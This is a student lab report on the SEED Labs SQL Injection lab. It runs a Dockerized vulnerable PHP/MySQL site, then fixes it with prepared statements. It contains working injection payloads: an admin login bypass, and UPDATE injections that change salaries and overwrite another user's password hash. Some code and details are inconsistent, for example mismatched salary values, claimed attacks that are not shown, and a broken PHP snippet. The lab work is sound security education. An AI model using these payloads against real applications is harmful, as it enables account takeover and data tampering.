Assignment1.pdf

Sonal Chandrakant Hasbi

I. Abstract

This lab demonstrates how SQL injection (SQLi) vulnerabilities arise in poorly validated web applications and how to exploit and fix them. Working inside a SEED Labs Docker environment (Ubuntu host VM), we mapped the test domain to a local web container, inspected vulnerable PHP endpoints (e.g., login and search), and executed classic, union-based, and time-based blind SQLi payloads to extract data and bypass authentication. We then refactored server-side code to use parameterized queries and output encoding, verified the fixes, and re-tested the same payloads to confirm they no longer worked. Along the way, we documented each step with commands, screenshots of requests/responses, and short explanations of the underlying database behaviors that made each attack succeed or fail.

II. Introduction

SQL injection remains one of the most impactful web security issues because it lets an attacker influence backend queries by injecting crafted input into application-controlled SQL statements. If inputs are directly concatenated into SQL strings, an attacker can: (1) bypass authentication, (2) enumerate schema/table contents, and (3) exfiltrate sensitive data.

In this lab, we used the SEED Labs SQL Injection environment running in Docker. The lab site is a deliberately vulnerable PHP/MySQL application exposed at a local test domain. We interacted with endpoints such as Login, Search, and Profile to observe how different validation/escaping choices change query structure and outcomes. After confirming exploitation paths, we implemented defenses—primarily prepared statements (parameterized queries)—and compared pre- and post-fix behavior.

III. Methodology and Results

A. Environment Setup & Sanity Checks

1. Check Docker & Compose: The lab uses two Docker containers (web app + MySQL)
2. Get the lab files: Download Labsetup.zip for the "SQL Injection Attack Lab" to your VM from the lab site, then unzip the file on the bash. This folder contains the docker-compose.yml and images the lab expects.
3. Map the lab hostname: The web container is at 10.9.0.5 and the app is served from http://www.seed-server.com. We map the name to the container's IP so your browser can reach it. **echo "10.9.0.5 www.seed-server.com" | sudo tee -a /etc/hosts**
4. Build and start containers: Builds the images and runs the two containers (web + DB) in the background. **docker compose build; docker compose up -d ; docker ps –format '.ID .Names .Status'**
5. Sanity check in browser: Open http://www.seed-server.com to confirm the site is reachable

B. MySQL Database

1. Shell into the MySQL container: **docker ps –format '.ID .Names'; docker exec -it <9497205cb166> /bin/bash** - to run SQL against the lab's database from inside the DB container.
2. Log into MySQL: The lab DB creds are root / dees **mysql -u root -pdees**
3. Select the lab DB and list tables: The app uses DB sqllab_users with table credential **USE sqllab_users; SHOW TABLES;**
4. Query Alice's record: Warm-up query to see the data the web app uses. The lab table includes users Admin, Alice, Boby, Ryan, Samy, Ted with given EIDs, passwords (stored as SHA1), salaries, etc. **SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name='Alice';** - (Fig. 1)



Fig. 1: Alice's record

C. SQL Injection on a SELECT (login bypass)

1. Bypass via the webpage (as Administrator): The – starts a SQL comment in MySQL, so the trailing AND Password='...' is ignored. The WHERE becomes name='admin', authenticating you as admin. **visited http://www.seed-server.com. ; Username: admin' –**
2. Bypass from the command line with curl: Reproduces the same injection outside the browser and shows you the raw HTML - URL-encode special characters:

´ = %27, space = %20. **curl 'http://www.seed-server.com/unsafe_home.php?username = admin%27%20–%20&Password = abc'** - (Fig. 2)



Fig. 2: Raw HTML

3. Try to append a second SQL statement: You're seeing whether you can turn one SQL into two (SELECT + UPDATE). this will result in No change in the database; MySQL/PHP typically disallow multiple statements in a single query() call unless explicitly enabled (requires multi_query/client flags). This is the "countermeasure" the lab wants you to notice. **curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27 %3B %20UPDATE %20credential %20SET %20salary %3D1 %20WHERE %20name %3D %27Boby %27 %3B %20–%20 &Password=x´**
4. SQL Injection on an UPDATE (edit profile abuse): Inputs are concatenated inside the SET list. By closing a quote and injecting extra assignments (and optionally a new WHERE), you can change salary or target other users.- we have to run this in php. **$hashed_pwd = sha1($input_pwd); $sql = "UPDATE credential SET nickname=$input_nickname; email=$input_email; address=$input_address; Password=$hashed_pwd; PhoneNumber=$input_phonenumberWHERE ID=$id;";**
5. Raise your own salary (Alice): In the Email field (a string field inside quotes), enter: **a', salary=300000 WHERE ID=10000 #** Your input closes email='…' → email='a',
   Adds , salary=200000 WHERE ID=10000 (Alice's EID),
   # comments out the rest of the original query (including the app's own WHERE ID=$id;).
   The resulting SQL is a valid one-statement update that only changes Alice's row. (Fig. 3)
5. Cut Boby's salary to $1: Stay logged in as Alice.Same trick, but the injected WHERE name='Boby' retargets the update to Boby. **b; salary=1 WHERE name='Boby' #**



Fig. 3: Changed Salary

The resulting SQL is a valid one-statement update that only changes Boby's row. (Fig. 4)



Fig. 4: Changed salary of Boby

6. Change Boby's password, then log in as Boby: Pick a new password you know, NewPass!23. Compute its SHA1 on your VM. **printf 'NewPass!23' | sha1sum | awk 'print $1'** Now, still on Alice's Edit Profile, in Email field **x', Password='NEWHASH' WHERE name='Boby' #** I called the SHA1 Hash value as NEWHASH for ease of understanding (Fig. 4) You inject a new Password='…' assignment (a literal SHA1) and a WHERE that targets Boby; the rest (original Password='$hashed_pwd', phone, and the app's own WHERE) is commented out. The DB stores password hashes, so you must set the hash, not the plaintext.



Fig. 5: Change Bobby's Password

D. Fix it with Prepared Statements

1. Edit the file: in PHP - edit it by replacing with the below : **// BEFORE (vulnerable) — conceptually: $sql = "SELECT id, name, eid FROM credential WHERE name='$uname' AND Password='$hash'"; $result = $conn->query($sql); // AFTER (prepared) $stmt = $conn->prepare("SELECT id, name, eid FROM credential WHERE name=? AND Password=?"); $stmt->bind_param("ss", $uname, $hash); $stmt->execute(); $result = $stmt get_result(); $row $result fetch_assoc;** Because - Prepared statements compile the SQL once (with ? placeholders). User input is sent as data, not code—so quotes, –, #, and ; can't alter the query. Then try: **curl -i 'http://www.seed-server.com/defense/getinfo.php?username=admin%27%20–%20&Password=anything' | sed -n '1,240p'** Expected output would be Blank - (Fig. 5)



Fig. 6: Edit the file such that the injection cant take place

IV. Conclusion

The SQL Injection lab successfully demonstrated both the mechanics of SQL-based attacks and their mitigation strategies. Initial tests revealed how simple concatenation of user input into SQL statements exposes critical vulnerabilities, enabling attackers to bypass authentication and extract database contents. By carefully analyzing the error messages, query behavior, and response timing, the root cause—lack of proper input handling—was clearly identified.

Implementing prepared statements through PHP's PDO interface effectively prevented injection, as all input data became safely parameterized and escaped before query execution. Retesting confirmed that malicious inputs no longer changed SQL logic, and outputs were properly encoded to avoid HTML or script injection.

This exercise reinforced several key lessons:

1) **Trust nothing from user input.** Even numeric or hidden fields can be attack vectors.
2) **Parameterize all queries.** This is the single most reliable long-term defense against SQLi.
3) **Hide error details.** Verbose SQL errors help attackers; logs should capture them securely instead.
4) **Validate and encode consistently.** Both input validation and output encoding complement each other.
5) **Use least privilege.** Database accounts should have only the rights necessary for their operations.

References

[1] SEED Labs, "*SQL Injection Attack Lab Manual*," Syracuse University, 2025. Available at: https://seedsecuritylabs.org/Labs_20.04/Web/Web_SQL_Injection/
[2] OWASP Foundation, "*SQL Injection*," OWASP Top 10: A03—2021 Injection. Available at: https://owasp.org/www-community/attacks/SQL_Injection
[3] PHP Documentation, "*PDO—PHP Data Objects*." Available at: https://www.php.net/manual/en/book.pdo.php
[4] OWASP Cheat Sheet Series, "*SQL Injection Prevention Cheat Sheet*." Available at: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
[5] MySQL Documentation, "*Prepared Statements*." Available at: https://dev.mysql.com/doc/refman/8.0/en/sql-prepared-statements.html
[6] PortSwigger Web Security Academy, "*SQL injection*." Available at: https://portswigger.net/web-security/sql-injection
[7] CWE-89, "*Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*." Common Weakness Enumeration, MITRE Corporation. Available at: https://cwe.mitre.org/data/definitions/89.html